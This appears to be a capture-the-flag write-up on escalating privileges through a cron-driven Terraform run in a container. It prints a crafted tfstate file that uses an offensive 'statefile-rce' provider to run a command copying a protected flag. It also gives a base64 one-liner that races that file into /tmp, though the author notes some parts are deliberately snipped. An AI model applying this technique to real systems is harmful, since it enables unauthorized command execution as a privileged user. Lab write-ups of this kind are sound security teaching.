


You've gained access to a container running some infrastructure automation. A cron job executes Terraform every minute to keep certificates fresh.
The flag is stored in a privileged user's home directory - but you're just a regular user with no direct access.
Can you find a way to make Terraform work for you?
Good luck!
With shell, we start by throwing the enumeration book at our environment to understand things better.
terraform:/home/tfuser$ ls -la
total 28
drwxr-sr-x    1 tfuser   tfgroup       4096 Jan 16 02:59 .
drwxr-xr-x    1 root     root          4096 Dec 22 12:46 ..
-rw-r--r--    1 tfuser   tfgroup       3331 Jan 16 02:58 .terraform.lock.hcl
-r--------    1 tfuser   tfgroup         40 Dec 22 12:46 flag
-rw-------    1 tfuser   tfgroup       1251 Dec 22 12:45 main.tf
-rwxr-xr-x    1 tfuser   tfgroup       1151 Jan 16 02:59 server.crt
Okay, we can see the flag, main.tf, and server.crt owned by tfuser.
terraform:/home/tfuser$ whoami
ctf
Unfortunately the user we're provided is ctf, who does not have permissions to read them.
Continuing digging, we find more interesting files:
terraform:/usr/local/bin$ ls -la
total 112192
drwxr-xr-x    1 root     root          4096 Dec 22 12:46 .
drwxr-xr-x    1 root     root          4096 Oct  8 09:31 ..
-rwxr-xr-x    1 root     root           327 Dec 22 12:45 entrypoint.sh
-rwxr-xr-x    1 root     root      14294932 Dec 22 12:46 supercronic
-rwxr-xr-x    1 root     root     100573368 Dec 17 10:46 terraform
Few things that might be relevant, so we want to understand them.
terraform:/usr/local/bin$ cat entrypoint.sh
#!/bin/bash
# infra/challenges/monthly/challenge-7-terraform/containers/terraform/entrypoint.sh
set -e

# Start supercronic in background as tfuser
nohup su-exec tfuser:tfgroup /usr/local/bin/supercronic /var/tmp/crontab >/dev/null 2>&1 &
disown

# Switch to ctf user for player shell
cd /home/tfuser
exec su-exec ctf:ctf "$@"
Looks like we have a script that runs at shell startup that configures our challenge environment in entrypoint.sh. This script calls supercronic, a "crontab-compatible job runner, designed specifically to run in containers." This likely points towards building the terraform environment present.
Looking at the terraform file, it seems to be a very large standard terraform binary based on the SHA256 hash we could pull via sha256sum on the box.
Another interesting directory is /var/tmp, where we can see a cronjob definition present:
terraform:/var/tmp$ ls
crontab
terraform:/var/tmp$ cat crontab
* * * * * terraform -chdir=/home/tfuser init && terraform -chdir=/home/tfuser apply -auto-approve > /var/tmp/tfoutput.log 2>&1
This cronjob will changes directory to /home/tfuser and run terraform init every minute and redirects output to /var/tmp/tfoutput.log.
The next discovery was finding how much was being stored in /tmp as terraform was executed. Based on the cronjob automations that begin triggered by entrypoint.sh (which is a script on a Docker container that will automatically run when a container starts), we can assume that there will be some delay in all of the automations to complete and for the environment to be full initialized. I tested this by recursively listing the /tmp directory at different points after restarting the shell:
Right after shell starts:
terraform:/home/tfuser$ ls -al && ls -alR /tmp
total 16
drwxr-sr-x    1 tfuser   tfgroup       4096 Dec 22 12:46 .
drwxr-xr-x    1 root     root          4096 Dec 22 12:46 ..
-r--------    1 tfuser   tfgroup         40 Dec 22 12:46 flag
-rw-------    1 tfuser   tfgroup       1251 Dec 22 12:45 main.tf
/tmp:
total 8
drwxrwxrwt    2 root     root          4096 Oct  8 09:31 .
drwxr-xr-x    1 root     root          4096 Jan 16 03:48 ..
Moments later:
terraform:/home/tfuser$ ls -al && ls -alR /tmp
total 16
drwxr-sr-x    1 tfuser   tfgroup       4096 Dec 22 12:46 .
drwxr-xr-x    1 root     root          4096 Dec 22 12:46 ..
-r--------    1 tfuser   tfgroup         40 Dec 22 12:46 flag
-rw-------    1 tfuser   tfgroup       1251 Dec 22 12:45 main.tf
/tmp:
total 12
drwxrwxrwt    1 root     root          4096 Jan 16 03:49 .
drwxr-xr-x    1 root     root          4096 Jan 16 03:48 ..
drwxr-xr-x    2 tfuser   tfgroup       4096 Jan 16 03:49 .terraform

/tmp/.terraform:
total 12
drwxr-xr-x    2 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxrwxrwt    1 root     root          4096 Jan 16 03:49 ..
-rw-r--r--    1 tfuser   tfgroup        206 Jan 16 03:49 terraform.tfstate
After waiting for everything to spawn:
terraform:/home/tfuser$ ls -al && ls -alR /tmp
total 28
drwxr-sr-x    1 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    1 root     root          4096 Dec 22 12:46 ..
-rw-r--r--    1 tfuser   tfgroup       3331 Jan 16 03:49 .terraform.lock.hcl
-r--------    1 tfuser   tfgroup         40 Dec 22 12:46 flag
-rw-------    1 tfuser   tfgroup       1251 Dec 22 12:45 main.tf
-rwxr-xr-x    1 tfuser   tfgroup       1151 Jan 16 03:49 server.crt
/tmp:
total 28
drwxrwxrwt    1 root     root          4096 Jan 16 03:49 .
drwxr-xr-x    1 root     root          4096 Jan 16 03:48 ..
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 .terraform
-rw-r--r--    1 tfuser   tfgroup      15959 Jan 16 03:49 terraform.tfstate

/tmp/.terraform:
total 16
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxrwxrwt    1 root     root          4096 Jan 16 03:49 ..
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 providers
-rw-r--r--    1 tfuser   tfgroup        206 Jan 16 03:49 terraform.tfstate

/tmp/.terraform/providers:
total 12
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 ..
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 registry.terraform.io

/tmp/.terraform/providers/registry.terraform.io:
total 12
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 ..
drwxr-xr-x    5 tfuser   tfgroup       4096 Jan 16 03:49 hashicorp

/tmp/.terraform/providers/registry.terraform.io/hashicorp:
total 20
drwxr-xr-x    5 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 ..
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 local
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 time
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 tls

/tmp/.terraform/providers/registry.terraform.io/hashicorp/local:
total 12
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    5 tfuser   tfgroup       4096 Jan 16 03:49 ..
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 2.6.1

/tmp/.terraform/providers/registry.terraform.io/hashicorp/local/2.6.1:
total 12
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 ..
drwxr-xr-x    2 tfuser   tfgroup       4096 Jan 16 03:49 linux_amd64

/tmp/.terraform/providers/registry.terraform.io/hashicorp/local/2.6.1/linux_amd64:
total 17036
drwxr-xr-x    2 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 ..
-rw-r--r--    1 tfuser   tfgroup      16761 Jan 16 03:49 LICENSE.txt
-rwxr-xr-x    1 tfuser   tfgroup   17412280 Jan 16 03:49 terraform-provider-local_v2.6.1_x5

/tmp/.terraform/providers/registry.terraform.io/hashicorp/time:
total 12
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    5 tfuser   tfgroup       4096 Jan 16 03:49 ..
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 0.9.2

/tmp/.terraform/providers/registry.terraform.io/hashicorp/time/0.9.2:
total 12
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 ..
drwxr-xr-x    2 tfuser   tfgroup       4096 Jan 16 03:49 linux_amd64

/tmp/.terraform/providers/registry.terraform.io/hashicorp/time/0.9.2/linux_amd64:
total 13232
drwxr-xr-x    2 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 ..
-rwxr-xr-x    1 tfuser   tfgroup   13541376 Jan 16 03:49 terraform-provider-time_v0.9.2_x5

/tmp/.terraform/providers/registry.terraform.io/hashicorp/tls:
total 12
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    5 tfuser   tfgroup       4096 Jan 16 03:49 ..
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 4.1.0

/tmp/.terraform/providers/registry.terraform.io/hashicorp/tls/4.1.0:
total 12
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 ..
drwxr-xr-x    2 tfuser   tfgroup       4096 Jan 16 03:49 linux_amd64

/tmp/.terraform/providers/registry.terraform.io/hashicorp/tls/4.1.0/linux_amd64:
total 17176
drwxr-xr-x    2 tfuser   tfgroup       4096 Jan 16 03:49 .
drwxr-xr-x    3 tfuser   tfgroup       4096 Jan 16 03:49 ..
-rw-r--r--    1 tfuser   tfgroup      16761 Jan 16 03:49 LICENSE.txt
-rwxr-xr-x    1 tfuser   tfgroup   17555640 Jan 16 03:49 terraform-provider-tls_v4.1.0_x5
After a lot of thinking of what we're looking at here the conclusion I came to was:
- The container starts with the flag already present and inaccessible.
- The
.terraformis not present when the shell spawns. - This is likely a race condition solve.
With this information I dive into research about how to abuse terraform to escalate privileges on a source host. This proved to be a rather difficult thing to google but I eventually landed on this wonderful blog post:
 state file format documentation
Hacking Terraform State for Privilege Escalation by Daniel Grzelak
In this blog there is a line that especially stands out to me:
If we can create and publish a custom provider, maybe we can get it to run our evil red team code. Spoiler: we can, and it will.
I figure someone has done this already and do more googling to see if I can find a red-team focused provider that I can abuse instead of making my own. Thankfully a wonderful person named Benedikt Haußner has already done so:
 offensive-actions
They even provide a PoC that I can copy and paste to execute commands to interact with our environment! Essentially the race condition for this challenge is that we need to write a terraform.tfstate file to the location we saw earlier in /tmp, which should then get picked up and executed by the terraform initialization that gets kicked off by the cronjobs.
Because we don't actually care about what the current terraform automation actually does, we can fully replace it with our malicious provider and nothing else:
{
  "version": 4,
  "terraform_version": "1.14.3",
  "serial": 32,
  "lineage": "c8c47398-2682-2867-f35d-41516ed952e5",
  "outputs": {},
  "resources": [
      {
      "mode": "managed",
      "type": "rce",
      "name": "copy_flag_for_me",
      "provider": "provider[[\"registry.terraform.io/offensive-actions/statefile-rce\"]",
      "instances": [
        {
          "schema_version": 0,
          "attributes": {
            "command": "cat /home/tfuser/flag > /tmp/flag && chmod 777 /tmp/flag",
            "id": "rce"
          },
          "sensitive_attributes": [],
          "private": "bnVebA=="
        }
      ]
    }
  ],
  "check_results": null
}
The command here will copy the flag into /tmp for us and give everyone access. This works because the terraform automation uses a context of a user who has access to the /home/tfuser/flag file and doesn't run into the same issue we do as the ctf user.

The next step here is to write this to disk quickly. I tried several methods of this, including echo-ing it to a file, trying to copy and paste quickly in nano, and other stupid things that didn't work until I realized I could paste and write a decoded base64 string that wouldn't break our finicky shell.
echo ewogICJ2ZXJzaW9uIjogNCwKICAidGVycmFmb3JtX3ZlcnNpb24iOiAiMS4xNC4zIiwKICAic2VyaWFsIjogMzIsCiAgImxpbmVhZ2UiOiAiYzhjNDczOTgtMjY4Mi0yODY3LWYzNWQtNDE1MTZlZDk1MmU1IiwKICAib3V0cHV0cyI6IHt9LAogICJyZXNvdXJjZXMiOiBbCiAgICAgIHsKICAgICAgIm1vZGUiOiAibWFuYWdlZCIsCiAgICAgICJ0eXBlIjogInJjZSIsCiAgICAgICJuYW1lIjogImNvcHlfZmxhZ19mb3JfbWUiLAogICAgICAicHJvdmlkZXIiOiAicHJvdmlkZXJbXCJyZWdpc3RyeS50ZXJyYWZvcm0uaW8vb2ZmZW5zaXZlLWFjdGlvbnMvc3RhdGVmaWxlLXJjZVwiXSIsCiAgICAgICJpbnN0YW5jZXMiOiBbCiAgICAgICSNIPPEDaGVtYV92ZXJzaW9uIjogMCwKICAgICAgICAgICJhdHRyaWJ1dGVzIjogewogICAgICAgICAgICAiY29tbWFuZCI6ICJjYXQgL2hvbWUvdGZ1c2VyL2ZsYWcgPj4gL3RtcC9mbGFnICYmIGNobW9kIDc3NyAvdG1wL2ZsYWciLAogICAgICAgICAgICAiaWQiOiAicmNlIgogICAgICAgICAgfSwKICAgICAgICAgICJzZW5zaXRpdmVfYXR0cmlidXRlcyI6IFtdLAogICAgICAgICAgInByaXZhdGUiOiAiYm5Wc2JBPT0iCiAgICAgICAgfQogICAgICBdCiAgICB9CiAgXSwKICAiY2hlY2tfcmVzdWx0cyI6IG51bGwKfQ== | base64 -d > /tmp/terraform.tfstate && chmod 777 /tmp/terraform.tfstateNext I restarted my shell and immediately executed the above command. After a little bit of waiting we are presented with our flag file!
I'm going back for #6 I promise, write-ups are hard. Also I've snipped some things in this blog, you'll need to recreate the path yourself to solve.
